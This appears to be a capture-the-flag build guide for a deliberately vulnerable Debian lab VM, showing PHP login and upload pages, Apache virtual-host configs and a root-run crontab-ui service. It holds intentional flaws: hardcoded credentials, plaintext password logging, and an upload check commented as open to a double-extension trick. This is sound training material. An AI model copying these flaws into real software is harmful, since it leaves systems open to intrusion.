

Capture The Flag

BLACK HOLE



Author: Mithun jana

***Sensitive:** system is vulnerable use on Virtual environment, don't use for personal uses*

Disclaimer

This Capture The Flag (CTF) challenge is created solely for **educational and research purposes**. It is designed to help cybersecurity enthusiasts and learners practice ethical hacking, vulnerability assessment, and secure coding practices in a **controlled environment**.

All configurations, vulnerabilities, and exposed credentials are **intentionally crafted** to simulate real-world scenarios. Any similarity to actual systems or services is purely coincidental.

Do not deploy this CTF or any part of it on public networks or environments without proper authorization. Unauthorized access or exploitation of non-consensual systems is illegal and unethical.

The author of this CTF does not take any responsibility for misuse or illegal application of the techniques demonstrated or practiced within this challenge.

TABLE OF CONTENTS

EXECUTIVE SUMMARY	4
Phase 1: Planning	5
Phase 2: System Architecture Diagram	6
Phase 3: Technology Stack	7
Phase 4: Web Page Development	7-14
Login Portal	7-9
Fake flag Portal	10-11
Upload Portal	12-14
Phase 5: Internal Configuration	15-17
Web-Directory & permission	15
web file creation	15
Apache Configuration	15-17
Internal server configuration	17
Git configuration	17
Phase 6: Testing & Walkthrough	18-29
Attack Path Diagram	18
Testing & Walkthrough	19-29
Final-Phase: Export to OVF	29

EXECUTIVE SUMMARY

This project presents a custom-designed **Capture The Flag (CTF)** environment developed to simulate realistic cybersecurity scenarios. It is built with the intent to test and improve offensive and defensive security skills, covering aspects such as privilege escalation, internal network pivoting, credential harvesting, and misconfiguration exploitation.

The CTF machine, named **blackhole.local**, integrates multiple components to challenge participants at various layers of the stack—network, web, and system. A stealth internal service architecture is implemented, allowing access only via SSH port forwarding. The environment includes **two flags**: user.txt and root.txt, simulating real-world adversary objectives.

Key elements include:

- A **login honeypot** that logs attacker credentials.
- A hidden `.git/` directory with misconfigured permissions.
- A fake web application simulating vulnerable code.
- Custom logging and stealth services invisible to standard enumeration tools.
- Exported as an `.ova` file for easy distribution and deployment in virtualization platforms like VMware or VirtualBox.

This project was carefully planned and structured in multiple phases—**from design and development, to testing and Exporting**—to deliver a realistic and educational cybersecurity training experience.

DEVELOPMENT-PHASES

Phase 1: Planning

Objective Definition:

- Create a single-machine, VM-based CTF challenge with realistic exploitation paths.
- Include two flags (user.txt and root.txt) representing privilege levels.
- Design a stealthy internal service to enforce attack chaining (pivoting).

Threat Simulation Goals:

- Simulate credential harvesting, internal service exploitation, and privilege escalation.
- Include misleading paths like honeypots and fake services to mimic real-world defenses.

Functional Requirements:

- A web login page (blackhole.local) vulnerable to credential leak.
- A vhost login page (portal.blackhole.local) vulnerable to enter main system
- A public .git directory with a misleading structure.
- SSH service for port forwarding into hidden internal ports.
- Logging mechanisms (honeytrap) to monitor attacker activity.


Constraints and Assumptions:

- Must be runnable on VMware Workstation and exportable as .ova.
- Built on Debian base with common services (Apache, SSH, PHP).
- Stealth services must be undetectable via ss, netstat, or basic scans.

Initial Research Conducted:

- Git repository exposure methods.
- Stealthy internal cronjob and service configuration.
- SSH tunneling for internal access control.

Phase 2: System Architecture Diagram




Phase 3: Technology Stack

Component	Role in CTF
VMware	For virtualization
Debian-12.11.0	Base operating system for all services and configurations
Apache2	Hosts both blackhole.local and sector.blackhole.local with virtual hosts
PHP	Used for building login panels and processing backend scripts
CSS	Provides styling for web interfaces like login pages
Node.js	Runs the internal cron panel which is not accessible without port forwarding
crontab-ui	A cron job web interface used as a hidden internal service
SSH	Allows restricted shell access and acts as a tunnel for internal services
Git	Hidden. git directory mimics real-world leakage of sensitive credential

Phase 4: Web Page Development

1. Login Portal - Index.php/login.php



```

1  <?php
2  $valid_user = "mike";
3  $valid_pass = "mikelove_ctf";
4
5  // Log all attempts
6  if ($_SERVER["REQUEST_METHOD"] == "POST") {
7      $username = $_POST['username'];
8      $password = $_POST['password'];
9
10     $log = fopen("/var/log/honeypot.log", "a+");
11     fwrite($log, "LOGIN attempt: " . date("Y-m-d H:i:s") . "\n");
12     fwrite($log, "Username: " . $username . "\n");
13     fwrite($log, "Password: " . $password . "\n");
14     fwrite($log, "IP: " . $_SERVER['REMOTE_ADDR'] . "\n\n");
15     fclose($log);
16
17     if ($username === $valid_user && $password === $valid_pass) {
18         header("Location: flag1.php");
19         exit;
20     } else {
21         $error = "Invalid credentials";
22     }
23 }
24 ?>
25
26 <!DOCTYPE html>
27 <html>
28 <head>
29     <title>Admin Login</title>
30     <style>
31         body {
32             margin: 0;
33             height: 100vh;
34             background: url('blackhole.jpg') no-repeat center center fixed;
35             background-size: cover;
36             font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
37             display: flex;
38             justify-content: center;
39             align-items: center;
40         }
41
42         .login-box {
43             background: rgba(0, 0, 0, 0.45);
44             backdrop-filter: blur(15px);
45             -webkit-backdrop-filter: blur(15px);
46             padding: 40px;
47             border-radius: 16px;
48             width: 340px;
49             box-shadow: 0 8px 32px rgba(0, 0, 0, 0.6);
50             border: 1px solid rgba(255, 255, 255, 0.1);
51             color: #ffffff;
52             text-align: center;
53         }
54
55         h2 {
56             margin-bottom: 25px;
57             font-size: 26px;
58             color: #ffffff;
59         }
60

```




```

61     input[type="text"], input[type="password"] {
62         padding: 12px;
63         margin: 12px 0;
64         width: 100%;
65         border: none;
66         border-radius: 8px;
67         background: rgba(0, 0, 0, 0.5); /* dark semi-transparent */
68         color: #fff;
69         font-size: 15px;
70         font-family: inherit;
71         text-shadow: 0 1px 1px #000;
72         box-shadow: 0 4px 15px rgba(0, 0, 0, 0.8);
73         outline: none;
74     }
75
76     input[type="text"]::placeholder,
77     input[type="password"]::placeholder {
78         color: rgba(255, 255, 255, 0.65);
79     }
80
81     input[type="submit"] {
82         background: linear-gradient(135deg, rgba(255, 255, 255, 0.9), #eee);
83         color: #111;
84         padding: 12px;
85         width: 100%;
86         border: none;
87         border-radius: 10px;
88         font-weight: bold;
89         font-size: 15px;
90         cursor: pointer;
91         box-shadow: 0 4px 20px rgba(0, 0, 0, 0.3);
92         transition: 0.3s ease;
93     }
94
95     input[type="submit"]:hover {
96         background-color: #fff;
97         transform: scale(1.02);
98     }
99
100     .error {
101         color: #ff4d4d;
102         font-size: 14px;
103         margin-top: 10px;
104     }
105 </style>
106 </head>
107 <body>
108     <div class="login-box">
109         <h2>Login</h2>
110         <?php if (!empty($error)) echo "<p class='error'>$error</p>"; ?>
111         <form method="POST">
112             <input type="text" name="username" placeholder="Username" required><br>
113             <input type="password" name="password" placeholder="Password" required><br>
114             <input type="submit" value="Login">
115         </form>
116     </div>
117 </body>
118 </html>
119

```

2. Fake flag Portal – flag1.php




```

31
32     h1 {
33         font-size: 24px;
34         margin-bottom: 20px;
35         color: #ffffff;
36     }
37
38     .flag {
39         font-size: 14px;
40         font-weight: bold;
41         background: rgba(255, 255, 255, 0.05);
42         padding: 15px 20px;
43         border-radius: 10px;
44         color: #ffffff;
45         margin-top: 10px;
46         word-wrap: break-word;
47         word-break: break-word;
48         overflow-wrap: break-word;
49     }
50
51     .hint {
52         font-style: italic;
53         margin-top: 20px;
54         font-size: 13px;
55         color: #cccccc;
56     }
57 </style>
58 </head>
59 <body>
60     <div class="container">
61         <h1>Portal Unlocked</h1>
62         <div class="flag">flag{V2VsbF9kb25lX09yX21heWJlX3dlbGxkdHJhcHBldD8=}</div>
63         <div class="hint">Looks like a flag. Feels like a flag. But is it really one?</div>
64     </div>
65 </body>
66 </html>
67

```

3. Upload Portal – profile.php



```
1 <?php
2 $error = "";
3 $uploadedFile = "";
4
5 // Handle upload
6 if ($_SERVER["REQUEST_METHOD"] === "POST" && isset($_FILES["profile_pic"])) {
7     $file = $_FILES["profile_pic"];
8     $filename = basename($file["name"]);
9     $targetDir = "uploads/";
10    $targetFile = $targetDir . $filename;
11
12    $imageFileType = strtolower(pathinfo($targetFile, PATHINFO_EXTENSION));
13
14    // Allow only .jpeg/.jpg/.png – vulnerable to double extension trick
15    if (preg_match('/\.(jpe?g|png)$/i', $filename)) {
16        if (move_uploaded_file($file["tmp_name"], $targetFile)) {
17            $uploadedFile = $targetFile;
18            $success = "Upload successful!";
19        } else {
20            $error = "Upload failed.";
```

```

21     }
22     } else {
23         $error = "Only JPG and PNG files are allowed.";
24     }
25 }
26 ?>
27
28 <!DOCTYPE html>
29 <html lang="en">
30 <head>
31     <meta charset="UTF-8">
32     <title>Mike's Profile</title>
33     <style>
34         * {
35             box-sizing: border-box;
36         }
37
38         body {
39             margin: 0;
40             padding: 0;
41             font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif;
42             height: 100vh;
43             overflow: hidden;
44             display: flex;
45             align-items: center;
46             justify-content: center;
47             background: url('pop.jpg') no-repeat center center fixed;
48             background-size: cover;
49             color: #ffffff;
50         }
51
52         .profile-container {
53             background: rgba(0, 0, 0, 0.4);
54             backdrop-filter: blur(15px);
55             -webkit-backdrop-filter: blur(15px);
56             padding: 40px;
57             border-radius: 16px;
58             width: 380px;
59             text-align: center;
60             border: 1px solid rgba(255, 255, 255, 0.08);
61             box-shadow: 0 0 25px rgba(0, 0, 0, 0.8);
62         }
63
64         h1 {
65             color: #ffffff;
66             margin-bottom: 25px;
67             font-size: 26px;
68             letter-spacing: 1px;
69             text-shadow: 1px 1px 3px rgba(0, 0, 0, 0.9);

```



```

70     }
71
72     .profile-picture {
73         width: 140px;
74         height: 140px;
75         border-radius: 50%;
76         border: 3px solid rgba(255, 255, 255, 0.5);
77         object-fit: cover;
78         box-shadow: 0 0 15px rgba(0, 0, 0, 0.9);
79         margin-bottom: 20px;
80     }
81
82     input[type="file"],
83     input[type="submit"] {
84         margin: 12px 0;
85         padding: 14px;
86         border-radius: 12px;
87         border: none;
88         width: 100%;
89         font-size: 15px;
90         transition: all 0.3s ease;
91         box-shadow: 0 3px 8px rgba(0, 0, 0, 0.8);
92     }
93
94     input[type="file"] {
95         background-color: rgba(255, 255, 255, 0.05);
96         color: #ffffff;
97         border: 1px solid rgba(255, 255, 255, 0.2);
98     }
99
100    input[type="submit"] {
101        background: rgba(255, 255, 255, 0.85);
102        color: #000;
103        font-weight: bold;
104        cursor: pointer;
105    }
106
107    input[type="submit"]:hover {
108        background: rgba(255, 255, 255, 1);
109    }
110
111    .error {
112        color: #ff4d4d;
113        margin-top: 15px;
114        font-size: 14px;
115        text-shadow: 1px 1px 2px #000;
116    }
117
118    .success {
119        color: #00ffae;
120        margin-top: 15px;
121        font-size: 14px;
122        text-shadow: 1px 1px 2px #000;
123    }
124    </style>
125    </head>
126    <body>
127        <div class="profile-container">
128            <h1>Welcome, Mike</h1>
129
130            
131
132            <form method="POST" enctype="multipart/form-data">
133                <input type="file" name="profile_pic" accept=".jpg,.jpeg,.png" required>
134                <input type="submit" value="Upload New Picture">
135            </form>
136
137            <?php if (!empty($success)) echo "<p class='success'>$success</p>"; ?>
138            <?php if (!empty($error)) echo "<p class='error'>$error</p>"; ?>
139        </div>
140    </body>
141    </html>

```

Phase 5: Internal Configuration

1. Web-Directory & permission

- `sudo mkdir -p /var/www/blackhole_local`
- `sudo mkdir -p /var/www/sector_blackhole_local` #for portal.blackhole.local
- `sudo chown -R www-data:www-data /var/www/*` #for permission

2. web file creation

- `sudo nano /var/www/blackhole_local/index.php`
- `sudo nano /var/www/blackhole_local/flag1.php`
- `sudo nano /var/www/sector_blackhole_local/login.php`
- `sudo nano /var/www/sector_blackhole_local/profile.php`

3. Apache Configuration

- `sudo nano /etc/apache2/sites-available/blackhole.local.conf`

```
3
4 <VirtualHost *:80>
5     ServerName blackhole.local
6     DocumentRoot /var/www/blackhole_local
7
8     <Directory /var/www/blackhole_local>
9         Options Indexes FollowSymLinks
10        AllowOverride All
11        Require all granted
12    </Directory>
13 </VirtualHost>
14
```

- `sudo nano /etc/apache2/sites-available/sector.blackhole.local.conf`

```
3
4 <VirtualHost *:80>
5     ServerName sector.blackhole.local
6     DocumentRoot /var/www/sector_blackhole_local
7
8     <Directory /var/www/sector_blackhole_local>
9         Options Indexes FollowSymLinks
10        AllowOverride All
11        Require all granted
12    </Directory>
13 </VirtualHost>
14
```

- `sudo a2ensite blackhole.local.conf`
- `sudo a2ensite sector.blackhole.local.conf`
- `sudo systemctl reload apache2`
- `sudo nano /etc/apache2/sites-available/000-redirect-ip.conf #redirect web-page`

```
3
4 <VirtualHost *:80>
5     ServerName _default_
6     DocumentRoot /var/www/html
7
8     <Directory /var/www/html>
9         Options -Indexes
10        AllowOverride None
11        Require all granted
12    </Directory>
13
14    RedirectMatch 302 ^/(.*)$ http://blackhole.local/$1
15
16    ErrorLog ${APACHE_LOG_DIR}/redirect_ip_error.log
17    CustomLog ${APACHE_LOG_DIR}/redirect_ip_access.log combined
18 </VirtualHost>
19
```


- `sudo a2ensite 000-redirect-ip.conf`
- `sudo a2dissite 000-default.conf`
- `sudo systemctl reload apache2`

4. Internal server configuration

- `sudo apt install -y nodejs npm`
- `sudo npm install -g crontab-ui`
- `sudo nano /etc/systemd/system/internal-cron-ui.service`

```
3
4 [Unit]
5 Description=Internal Cron UI Server
6 After=network.target
7
8 [Service]
9 ExecStart=/usr/local/bin/crontab-ui --port 8000
10 Restart=always
11 User=root
12 Environment=PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
13 WorkingDirectory=/root
14
15 [Install]
16 WantedBy=multi-user.target
17
```

